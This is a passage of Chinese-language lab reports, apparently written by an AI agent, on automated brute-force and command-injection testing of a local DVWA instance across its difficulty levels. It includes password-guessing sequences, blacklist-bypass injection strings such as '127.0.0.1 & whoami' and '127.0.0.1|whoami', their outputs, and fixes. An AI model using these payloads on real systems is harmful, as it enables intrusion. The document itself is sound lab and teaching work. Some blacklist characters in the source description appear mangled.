- impossible 未故意对 admin 执行 3 次错误密码以触发真实锁定，避免影响后续实验登录状态；锁定机制由源码和错误响应文本证明。
- 响应中 impossible 页面出现 Notice：Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwva\includes\dwvaPage.inc.php on line 79，不影响表单、标记和漏洞结论。

产物

- dvwa-results/brute-force-progression-20260602-094957/report.md
- dvwa-results/brute-force-progression-20260602-094957/report.json
- dvwa-results/brute-force-progression-20260602-094957/operation-log.jsonl
- dvwa-results/brute-force-progression-20260602-094957/generated-harnesses/brute_force_progression_harness.py
- dvwa-results/brute-force-progression-20260602-094957/requests/

实验总报告可提取信息

实验结论

low、medium、high 均可通过自动化重复尝试得到 `admin / password`；impossible 因 user_token、PDO 预处理、失败计数和 15 分钟锁定，判定为无可利用暴力破解漏洞。impossible 中 `admin / password` 登录成功只表示凭证有效，不表示爆破成功。

各难度漏洞成因

- low：GET 参数 `username,password,login`，源码第 12 行直接拼接 SQL，无 token、无延迟、无锁定。
- medium：第 6、10 行做转义，第 28 行 `sleep(2)`，但无账户锁定，仍可枚举密码。
- high：第 5 行检查 `user_token`，第 41 行生成新 token；token 可由同会话逐次刷新，无锁定。
- impossible：第 19-20 行设置 3 次失败和 15 分钟锁定，第 53-56 行 PDO 预处理，第 88-90 行失败计数递增，属于防御实现。

解题步骤

1. GET login.php 解析 `user_token`。
2. POST login.php：`username=admin&password=password&login=login&user_token=<login token>`。
3. 对 low -> medium -> high -> impossible 逐级 POST security.php 设置 `security=<difficulty>`。
4. GET vulnerabilities/brute/ 解析表单 method、字段和 `user_token`。
5. 每级先提交错误基线：`codex_probe_user:definitely_wrong_20260602`。
6. low/medium/high 执行候选序列：`admin:dvwa2026!`、`admin:letmein`、`admin:123456`、`admin:password`。
7. high 每次尝试前重新 GET 页面并刷新 `user_token`。
8. impossible 停止大规模爆破，仅验证错误基线和 `admin:password` 凭证有效性。

使用工具与操作

- `rg --files 'D:\phpStudy\PHPTutorial\WWW\DVWA' | rg -i 'brute|login|security|config|dvwa'`
- `Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\brute\source\low.php'`
- `Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\brute\source\medium.php'`
- `Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\brute\source\high.php'`
- `Get-Content 'D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\brute\source\impossible.php'`

- python dvwa-results\brute-force-progression-20260602-094957\generated-harnesses\brute_force_progression_harness.py --out-dir dvwa-results\brute-force-progression-20260602-094957

核心 payload/测试输入

```
low:
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login

medium:
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login

high:
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=<fresh token>

impossible:
POST /dvwa/vulnerabilities/brute/
username=admin&password=password&Login=Login&user_token=<fresh token>
```

错误基线:

```
username=codex_probe_user&password=definitely_wrong_20260602&Login=Login
```

关键截图

- screenshots/setup/authenticated-home.png
- screenshots/low/security-low.png
- screenshots/low/module-low.png
- screenshots/medium/security-medium.png
- screenshots/medium/module-medium.png
- screenshots/high/security-high.png
- screenshots/high/module-high.png
- screenshots/impossible/security-impossible.png
- screenshots/impossible/module-impossible.png
- screenshots/proof/low-success-admin-password.png
- screenshots/proof/medium-success-admin-password.png
- screenshots/proof/high-success-admin-password.png
- screenshots/proof/impossible-defense-invalid-probe.png
- screenshots/proof/impossible-valid-credential-only.png

复现步骤总结

- 启动 DVWA: `http://127.0.0.1/dvwa/`。
- 登录: `admin / password`。
- 设置安全等级为 `low`, 访问 `vulnerabilities/brute/`。
- 提交 `username=admin&password=password&Login=Login`, 观察成功标记。
- 重复设置 `medium`, 同样提交, 观察失败请求约 2s 延迟但成功仍可达。
- 设置 `high`, 每次先 GET 表单获取 `user_token`, 再提交 `admin/password`。
- 设置 `impossible`, 使用 POST 和 `fresh user_token`; 不要进行大规模错误尝试, 源码显示 3 次失败后 15 分钟锁定。

impossible/无解原因

`impossible` 不应作为暴力破解成功处理。源码第 5 行检查 CSRF token, 第 19-20 行设置 3 次失败和 15 分钟锁定, 第 53-56 行使用 PDO 预处理, 第 88-90 行记录失败次数。有效凭证登录成功仅表示 `admin / password` 正确, 不代表可以绕过锁定进行爆破。

辅助脚本

```
dvwa-results/brute-force-progression-20260602-094957/generated-harnesses/brute_force_progression_harness.py
dvwa-results/brute-force-progression-20260602-094957/generated-harnesses/brute_force_playwright_screenshots.py
```

运行命令:

```
py -3.11 'dvwa-results\brute-force-progression-20260602-094957\generated-harnesses\brute_force_progression_harness.py' --out-dir 'dvwa-results\brute-force-progression-20260602-094957'
py -3.11 'dvwa-results\brute-force-progression-20260602-094957\generated-harnesses\brute_force_playwright_screenshots.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --output-dir 'dvwa-results\brute-force-progression-20260602-094957\screenshots'
```

起止时间和耗时

- 初始记录时间: 2026-06-02 09:49:57 +08:00
- harness 开始: 2026-06-02T09:54:03+08:00
- harness 结束: 2026-06-02T09:54:22+08:00
- harness 耗时: 19.735s
- 报告整理完成: 2026-06-02 09:54:55 +08:00

人工验证关注点

- 确认 security Cookie 与当前难度一致。
- high 和 impossible 的 user_token 必须每次从当前页面刷新，不要复用旧 token。
- medium/high/impossible 的失败耗时受 sleep() 影响，计时可能波动。
- impossible 不建议对 admin 连续提交 3 次错误密码，以免触发 15 分钟锁定影响后续实验。
- 成功判断以响应文本 Welcome to the password protected area admin 为准，不以 HTTP 200 单独判断。

第三部分 Command Injection 单题输出报告

DVWA Command Injection 全自动求解报告

摘要

- 目标: http://127.0.0.1/dvwa/
- 模块: Command Injection
- 登录: admin / password
- 源码路径: D:\phpStudy\PHPTutorial\WWW\DVWA
- 难度进度: low -> medium -> high -> impossible
- 主执行时间: 2026-06-02T10:25:23+08:00 至 2026-06-02T10:25:50+08:00, 耗时 26.373s
- 报告整理完成时间: 2026-06-02 10:27:24 +08:00
- 结论: low、medium、high 均可被无害本机命令 whoami 证明存在命令注入; impossible 对注入输入返回 ERROR: You have entered an invalid IP., 判定为防御级别。

本次没有使用公开 walkthrough payload 或模块 helper。先检查页面和源码，再根据源码过滤规则生成最小无害测试。所有测试均限定在本地 DVWA 页面，未使用破坏性命令、持久化、外连回调或非 DVWA 目标。

范围与环境

- 授权范围: 本机 DVWA, http://127.0.0.1/dvwa/
- 模块路由: POST /dvwa/vulnerabilities/exec/
- 关键参数: ip、Submit; impossible 额外需要 user_token
- Cookie: 通过 security=<difficulty> 控制难度
- 工具:
- PowerShell: 源码读取、目录创建、时间记录
- Python 3.11.3
- requests 2.32.3
- beautifulsoup4 4.13.4
- Playwright: 自动截图
- 未使用 Burp/ZAP: 当前请求模型简单, requests 能完整复现; Burp MCP 未作为可调用工具暴露, 非阻塞。

难度进度

难度	状态	漏洞/防护点	请求数	耗时	关键证据	停止原因
low	solved_vulnerable	直接拼接 ip 到 shell_exec('ping ' . \$target)	6	8.971s	127.0.0.1 & whoami 返回 vin\31435	已证明命令注入
medium	solved_vulnerable	黑名单只移除 && 和 ;, 漏掉单 &	6	6.745s	127.0.0.1 && whoami 被处理失败, 127.0.0.1 & whoami 成功	已证明黑名单绕过
high	solved_vulnerable	黑名单移除 &、;、 等, 但漏掉无空格管道	6	6.673s	127.0.0.1 & whoami 被处理失败, 127.0.0.1 whoami 成功	已证明黑名单绕过
impossible	defended_not_vulnerable	CSRF token + 四段数字 IP 校验, 重组 IP 后执行 ping	11	3.904s	127.0.0.1 & whoami 和 127.0.0.1 whoami 均返回 ERROR: You have entered an invalid IP.	防御有效, 停止

总请求数: 31, 其中 2 个为登录初始化请求。

时间线

时间	阶段	工具	操作	结果
2026-06-02 10:21:41 +08:00	准备	PowerShell	记录时间, 确认 Python/Playwright 可用	requests、bs4、Playwright 均可用
10:23:07-10:23:25	截图	Playwright helper	捕获 low/medium/high/impossible 登录页、难度页、模块页	成功生成模块基础截图
10:24:57	初次执行	generated harness	运行低难度测试	发现正则过严导致误判; 响应已含 vin\31435
10:25:23	setup	Python/requests	GET login.php 并 POST 登录	登录成功

时间	阶段	工具	操作	结果
10:25:23-10:25:32	low	Python/requests	设置 security=low , 检查表单, 提交基线与 & whoami	whoami_output=vin\31435
10:25:32-10:25:39	medium	Python/requests	设置 security=medium , 测试 && 和单 &	单 & 成功
10:25:39-10:25:46	high	Python/requests	设置 security=high , 测试 & 与 whoami	无空格管道成功
10:25:46-10:25:50	impossible	Python/requests	设置 security=impossible , 刷新 token, 测试注入输入	均返回 invalid IP
10:26:29-10:26:43	proof screenshots	Playwright	提交各难度 proof payload 并截图	成功生成 proof 截图

完整日志: operation-log.jsonl。

页面与请求模型

DVWA 登录:

```
GET /dvwa/login.php
POST /dvwa/login.php
username=admin&password=password&Login=Login&user_token=<login token>
```

设置难度:

```
GET /dvwa/security.php
POST /dvwa/security.php
security=<low|medium|high|impossible>&seclev_submit=Submit&user_token=<security token>
```

Command Injection 模块:

```
POST /dvwa/vulnerabilities/exec/
ip=<test input>&Submit=Submit
```

impossible 额外字段:

```
user_token=<fresh token>
```

基线成功标记:

```
TTL=128
```

注入成功标记:

```
vin\31435
```

防御失败标记:

```
ERROR: You have entered an invalid IP.
```

说明: 正常 ping 输出在响应中出现中文 Windows 命令行文本, 但页面/终端显示存在编码替换字符; TTL=128 和 whoami 输出 vin\31435 为 ASCII, 可稳定作为证据。

源码分析

入口文件 D:\phpStudy\PHPTutorial\WWW\DVWA\vulnerabilities\exec\index.php 固定生成 POST 表单, 字段为 ip 和 Submit。只有 impossible.php 会额外输出 tokenField()。

low.php :

- 第 5 行: \$target = \$_REQUEST['ip'];
- 第 10 行: Windows 分支直接执行 \$cmd = shell_exec('ping ' . \$target);
- 第 18 行: 命令输出写入 <pre>{\$cmd}</pre>
- 漏洞原因: 没有校验、转义或参数化执行, ip 被直接拼接到 shell 命令。

medium.php :

- 第 8-11 行: 黑名单仅定义 '&&' => '' 和 ';' => ''
- 第 14 行: str_replace() 做字符串替换
- 第 19 行: 仍拼接到 shell_exec('ping ' . \$target)

- 漏洞原因：黑名单不完整，单个 `&` 没有被过滤。

high.php :

- 第 5 行: `trim($_REQUEST['ip'])`
- 第 8-18 行: 黑名单包括 `'|'`、`'&'`、`'&'`、`'|'`、`'-'`、`'$'`、`'('`、`')'`、```
- 第 21 行: 使用 `str_replace()` 替换黑名单
- 第 26 行: 仍拼接到 `shell_exec('ping ' . $target)`
- 漏洞原因: 过滤项是字符串黑名单，拦截了 `|` 但没有拦截无空格管道 `|whoami`。

impossible.php :

- 第 5 行: 检查 `user_token`
- 第 8-9 行: 读取并 `stripslashes()` 输入
- 第 12 行: 按 `.` 分割 IP
- 第 15 行: 要求四段均 `is_numeric()` 且 `sizeof($octet) == 4`
- 第 17 行: 把四段数字重新拼接为 IP
- 第 22 行: 只把重组后的 IP 拼接到 ping
- 第 34 行: 非法输入返回 `ERROR: You have entered an invalid IP.`
- 防御原因: 分隔符 payload 无法满足四段数字 IP 校验，命令注入内容不会进入 shell 执行。

假设与测试设计

源码导出的假设:

1. low 未做过滤，Windows shell 的命令连接符 `&` 可触发第二条命令。
2. medium 删除 `&&` 和 `;`，应先证明 `&&` 被处理，再测试未过滤的单 `&`。
3. high 删除 `&` 与带空格管道 `|`，但可能漏掉无空格管道 `|whoami`。
4. impossible 应通过 token 和四段数字 IP 校验拒绝所有含分隔符输入。

测试输入均为本机无害命令:

```
normal baseline:
ip=127.0.0.1&Submit=Submit

negative baseline:
ip=not_an_ip_20260602&Submit=Submit

low proof:
ip=127.0.0.1 & whoami&Submit=Submit

medium blocked probe:
ip=127.0.0.1 && whoami&Submit=Submit

medium proof:
ip=127.0.0.1 & whoami&Submit=Submit

high blocked probe:
ip=127.0.0.1 & whoami&Submit=Submit

high proof:
ip=127.0.0.1|whoami&Submit=Submit

impossible defense probes:
ip=127.0.0.1 & whoami&Submit=Submit&user_token=<fresh token>
ip=127.0.0.1|whoami&Submit=Submit&user_token=<fresh token>
```

工具选择:

- 用 `requests` 生成可重复、带 session 和 token 的请求 harness。
- 用 Playwright 捕获页面、难度设置和 proof 截图。
- 不使用 sqlmap/ffuf/IDA: 本模块不是 SQL 注入、目录枚举或二进制逆向。
- 不使用 Burp: 请求体简单，且报告已有 JSON 请求证据；代理不是必需条件。

执行证据

Low

表单:

```
{ "method": "POST", "action": "#", "fields": { "ip": "Submit" } }
```

正常基线:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1&Submit=Submit
status=200 elapsed=3.185s markers=["ping_output"]
marker_context: TTL=128
```


异常基线:

```
POST /dvwa/vulnerabilities/exec/
ip=not_an_ip_20260602&Submit=Submit
status=200 elapsed=2.431s markers=["no_known_marker"]
pre_text: Ping ... not_an_ip_20260602 ...
```

注入证明:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1 & whoami&Submit=Submit
status=200 elapsed=3.242s markers=["ping_output","whoami_output"]
whoami_output: vin\31435
```

截图:



Medium

被过滤探针:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1 && whoami&Submit=Submit
```


```
status=200 elapsed=0.160s markers=["no_known_marker"]
pre_text: 127.0.0.1 whoami
```

解释: 源码删除 && 后, 输入变成类似 127.0.0.1 whoami, whoami 被 ping 当成异常参数, 没有作为命令执行。

注入证明:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1 & whoami&Submit=Submit
status=200 elapsed=3.236s markers=["ping_output","whoami_output"]
whoami_output: vin\31435
```

截图:



High


被过滤探针:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1 & whoami&Submit=Submit
status=200 elapsed=0.147s markers=["no_known_marker"]
pre_text: 127.0.0.1 whoami
```

注入证明:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1|whoami&Submit=Submit
status=200 elapsed=3.139s markers=["whoami_output"]
whoami_output: vin\31435
pre_text: vin\31435
```

截图:



Impossible

正常基线:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1&Submit=Submit&user_token=<fresh token>
status=200 elapsed=3.201s markers=["ping_output"]
marker_context: TTL=128
```


防御探针 1:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1 & whoami&Submit=Submit&user_token=<fresh token>
status=200 elapsed=0.038s markers=["invalid_ip_error"]
pre_text: ERROR: You have entered an invalid IP.
```

防御探针 2:

```
POST /dvwa/vulnerabilities/exec/
ip=127.0.0.1|whoami&Submit=Submit&user_token=<fresh token>
status=200 elapsed=0.043s markers=["invalid_ip_error"]
pre_text: ERROR: You have entered an invalid IP.
```

截图:



截图记录

自动截图已成功生成。

模块页截图：

- `screenshots/low/module-low.png`
- `screenshots/medium/module-medium.png`
- `screenshots/high/module-high.png`
- `screenshots/impossible/module-impossible.png`

安全等级截图：

- `screenshots/low/security-low.png`
- `screenshots/medium/security-medium.png`
- `screenshots/high/security-high.png`
- `screenshots/impossible/security-impossible.png`

Proof 截图：

- `screenshots/proof/low-proof.png`
- `screenshots/proof/medium-proof.png`
- `screenshots/proof/high-proof.png`
- `screenshots/proof/impossible-proof.png`

截图命令示例：

```
python 'C:\Users\31435\.codex\skills\dvwa-automated-testing\scripts\dvwa_screenshot.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --difficulty low --module-path 'vulnerabilities/exec/' --output-dir 'dvwa-results\command-injection-progression-20260602-102141\screenshots\low'
```

Proof 截图命令：

```
python 'dvwa-results\command-injection-progression-20260602-102141\generated-harnesses\command_injection_proof_screenshots.py' --url 'http://127.0.0.1/dvwa/' --username admin --password password --output-dir 'dvwa-results\command-injection-progression-20260602-102141\screenshots\proof'
```

时间统计

阶段	请求数	耗时	说明
登录初始化	2	约 0.075s	GET 登录页 + POST 登录
low	6	8.971s	正常 ping、异常输入、& whoami
medium	6	6.745s	&& 被过滤, 单 & 成功
high	6	6.673s	& 被过滤, whoami 成功
impossible	11	3.904s	每次提交前刷新 token, 注入输入被拒绝
总计	31	26.373s	不含截图和报告撰写

截图耗时约 2026-06-02T10:23:07+08:00 至 2026-06-02T10:26:43+08:00，其中包含基础截图和 proof 截图两批。

结果

low：存在命令注入。用户输入直接拼接进 shell_exec()，127.0.0.1 & whoami 可执行第二条命令。

medium：存在命令注入。黑名单只删除 && 和 ;，未删除单个 &。

high：存在命令注入。黑名单删除 & 与 |，但没有删除无空格管道 |，127.0.0.1|whoami 可执行。

impossible：未发现可利用命令注入。服务端要求输入为四段数字 IP，并重组 IP 后执行；含命令分隔符的输入被拒绝，返回 ERROR: You have entered an invalid IP.。

修复建议

- 不要把用户输入拼接到 shell 命令中。
- 若必须执行系统命令，使用参数数组形式或安全库，避免经过 shell 解析。
- 对 IP 地址使用严格白名单校验，例如 filter_var(\$ip, FILTER_VALIDATE_IP)。
- 对命令参数使用 allowlist，而不是 blacklist。
- 保留 CSRF token，但不要把 token 当作命令注入的主要防线。
- 最小化 Web 服务账号权限，限制命令执行环境。
- 记录异常输入和命令执行错误，便于审计。

复现步骤

- 打开 http://127.0.0.1/dvwa/。
- 使用 admin / password 登录。
- 进入 DVWA Security，设置 low。
- 访问 vulnerabilities/exec/。
- 在 ip 输入框提交 127.0.0.1 & whoami，预期看到 vin\31435。
